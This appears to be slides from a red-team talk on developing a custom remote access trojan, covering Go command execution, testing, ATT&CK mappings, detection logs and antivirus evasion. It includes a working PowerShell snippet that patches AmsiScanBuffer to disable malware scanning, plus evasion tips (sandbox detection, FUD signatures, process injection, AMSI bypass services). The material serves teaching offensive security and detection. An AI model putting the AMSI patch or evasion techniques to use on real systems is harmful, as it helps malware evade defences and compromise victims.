
ID: T1059.001 Execution: Command and Scripting Interpreter: Powershell

ID: T1059.003 Execution: Command and Scripting Interpreter: Windows Command Shell0

Dev Problems with Websockets:

- Architecture is **upside down**
- Clients are online / offline
- Client needs to handle disconnects
 - Reconnects
 - Downgrades
 - Upgrades
- Goroutines + Channels en masse





RAT's need to execute commands

- net.exe, ipconfig, wmic, and other lolbins
- cmd.exe / powershell.exe command lines
- Maybe have a persistent shell too

Execute

Shell

Upload

Download

Browse

Other

Enter

commandline
whoami

ShellType
powershell.e... ▾

SpawnType
Direct ▾

Created at ▾

Command

Arguments

Response

16:12:41 03.06.2022

exec

Shell: powershell
whoami
standard C:\temp\server.exe

win10\vagrant

Pid: 5240 ExitCode: 0

i	_time	host ▾	process_parent_name ▾	New_Process_Name ▾	process_command_line ▾
>	6/2/22 5:06:57.000 PM	win10.windomain.local	client.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe - ExecutionPolicy Bypass -C "net user"
>	6/2/22 4:53:52.000 PM	win10.windomain.local	client.exe	C:\Windows\System32\cmd.exe	cmd.exe /a

ID: T1059.001 Execution: Command and Scripting Interpreter: Powershell

ID: T1059.003 Execution: Command and Scripting Interpreter: Windows Command Shell

Dev problems with execution

arguments:

- commandline = "net user dobin"
- commandline = []string{"net", "user", "dobin"}
- commandline = "c:\\program files\\test.exe"
- Cmd.exe is different...

And:

- Capturing Stdout/Stderr
- Managing long lasting processes

```
cmd := exec.CommandContext(ctx, executable, args...)
/* Fix up windows exceptions in process parameter handling */
switch shellType {
case "cmd":
    // cmd.exe is different
    cmd.SysProcAttr = getSysProcAttrs()
    cmd.SysProcAttr.CmdLine = args[0]


case "powershell":
    // powershell.exe is different
    cmd.SysProcAttr = getSysProcAttrs()
}
```

UI/UX

- Intuitive
- Reliable
- Effective
- **Every feature in the RAT needs UI!**

Dev Problems: SPA

- Angular, TypeScript
- RXJS
- Re-implement most of the server again
 - Managing stream of packets



Execute

Shell

Upload

Download




Browse

Other

Dir

Up

Directory
C:\Users\

Dir	Name	Size	Modified
	All Users	0	06:02:04 19.03.2019
	Default	0	13:20:57 26.05.2022
	Default User	0	06:02:04 19.03.2019
	Public	0	06:21:31 26.05.2022
	desktop.ini	174	05:49:34 19.03.2019
	vagrant	0	06:24:08 26.05.2022

ID T1105: Command and Control: Ingress Tool Transfer

ID T1020: Exfiltration: Automated Exfiltration

ID T1048.001: Exfiltration: Exfiltration Over Symmetric Encrypted Non-C2 Protocol

Making it reliable and robust with tests

- Unittests
- Integration Tests
- REST Tests, Websocket Tests
- Client->Server Tests, Server->Client Tests
- Refactoring

But especially:

- Reconnection Tests
- Proxy Tests
- Command Execution Tests

Test doing 80% code coverage

s := Server()

c := Client()

s.adminChannel <- cmdWhoami

go s.start()

go c.start()

packet <- s.incomingPacket

assert(packet.response["output"]

== "dobin")

Test reconnection (cont.)

s.shutdown()

s := Server()

go s.start()

s.adminChannel <- cmdWhoami

packet <- s.incomingPacket

assert(packet.response["output"]


== "dobin")

Antivirus
Evasion



**Develop
your own
RAT**





```
[INFO    ][reducer.py: 58] scanSection() :: Result: 1157277-1157322 (45 bytes)
65 6E 67 65 00 02 00 49 5F 4E 65 74 53 65 72 76      enge...I_NetServ
65 72 54 72 75 73 74 50 61 73 73 77 6F 72 64 73      erTrustPasswords
47 65 74 00 00 00 00 49 5F 4E 65 74 53              Get....I_NetS

[INFO    ][reducer.py: 58] scanSection() :: Result: 1158195-1158207 (12 bytes)
00 38 01 47 65 74 43 6F 6E 73 6F 6C                  .8.GetConsol

[INFO    ][reducer.py: 58] scanSection() :: Result: 1158207-1158251 (44 bytes)
65 4F 75 74 70 75 74 43 50 00 00 09 03 53 65 74      eOutputCP....Set
43 6F 6E 73 6F 6C 65 4F 75 74 70 75 74 43 50 00      ConsoleOutputCP.
00 6C 00 43 72 65 61 74 65 50 72 6F                  .1.CreatePro
```

indicator (37)	detail	level
The file references string(s)	type: blacklist, count: 31	1
The file references functions(s)	type: blacklist, count: 32	1
The file references a string with a suspicious size	size: 16928 bytes	2
The manifest identity has been found	name: MyApplication.app	3
The file references a group of API	type: network, count: 27	3
The file references a group of API	type: cryptography, count: 29	3
The file references a group of API	type: execution, count: 16	3
The file references a group of API	type: security, count: 68	3
The file references a group of API	type: memory, count: 6	3
The file references a group of API	type: services, count: 6	3
The file references a group of API	type: reckoning, count: 6	3
The file references a group of API	type: obfuscation, count: 6	3
The file references a group of API	type: registry, count: 6	3
The file references a group of API	type: diagnostic, count: 6	3
The file references a group of API	type: file, count: 3	3

```
PS E:\> copy .\PowerView.ps1 .\PowerView2.ps1
```

```
PS E:\> . .\PowerView2.ps1
```

```
At E:\PowerView2.ps1:1 char:1
```

```
+ #requires -version 2
```

```
+ ~~~~~
```

This script contains malicious content and has been blocked by your antivirus software.



Threat found – action needed.

09.06.2022 21:02

High ^

Detected: HackTool:PowerShell/PowerView.A

Status: Active

Active threats have not been remediated and are running on your device.

Date: 09.06.2022 21:02

Details: This program has potentially unwanted behaviour.


Affected items:

amsi: E:\PowerView.ps1


When developing your own RAT:

- Signature scanning:
 - No signatures :-) (FUD)
- Heuristics
 - Dont import too much functionality into the RAT
 - Or: Dynamic imports, D/Invoke
 - Generally not a problem
- Sandbox
 - RAT doesnt do anything except waiting for commands
 - Detect sandbox and exit
 - Calculate some primes...
 - Generally not a problem
- AMSI
 - Not applicable, as not .NET/Powershell

execute
your tools



**Develop
your own
RAT**




PE EXE/DLL, unmanaged



- Mimikatz
- Dumpert

- Obfuscation + download
- Reflective PE loader
- Process injection shellcode

.NET/C#, managed code



- Rubeus
- Seatbelt
- SharpHound
- SharpSploit
- SharpUp
- SharpView

- Load .NET in process
- AMSI Pypass

Powershell:




- ADRecon
- PowerSploit (obsolete)

- Obfuscation
- AMSI bypass: amsi.fail

Executing Managed Code (.NET / Powershell bytecode)


```
CLRCreateInstance(CLSID_CLRMetaHost,  
    IID_ICLRMetaHost, (LPVOID*)&metaHost);  
metaHost->GetRuntime(L"v4.0.30319",  
    IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);  
runtimeInfo->GetInterface(  
    CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost,  
    (LPVOID*)&runtimeHost);  
runtimeHost->Start();  
  
HRESULT res = runtimeHost->ExecuteInDefaultAppDomain(  
    L"C:\\\\labs\\bin\\Debug\\CLRHello1.exe",  
    L"CLRHello1.Program", L"spotlessMethod",  
    L"test", &pReturnValue);
```



Process

AMSI Patch


```
$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")  
  
$Address = [Win32]::GetProcAddress(  
    $LoadLibrary, "AmsiScanBuffer")  
  
$p = 0  
  
[Win32]::VirtualProtect($Address, 5, 0x40, [ref]$p)  
  
$Patch = (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)  
  
[System.Runtime.InteropServices.Marshal]::Copy(  
    $Patch, 0, $Address, 6)
```




Process


AV/EDR uses UMH (Usermode Hooks)

- Map a DLL in each process
- Patch ntdll.dll to jump first to the av.dll
- Av.dll scores invocations of potentially malicious library calls
 - LoadLibrary(), GetProcAddress(), VirtualProtect()
- Kill process if it looks malicious

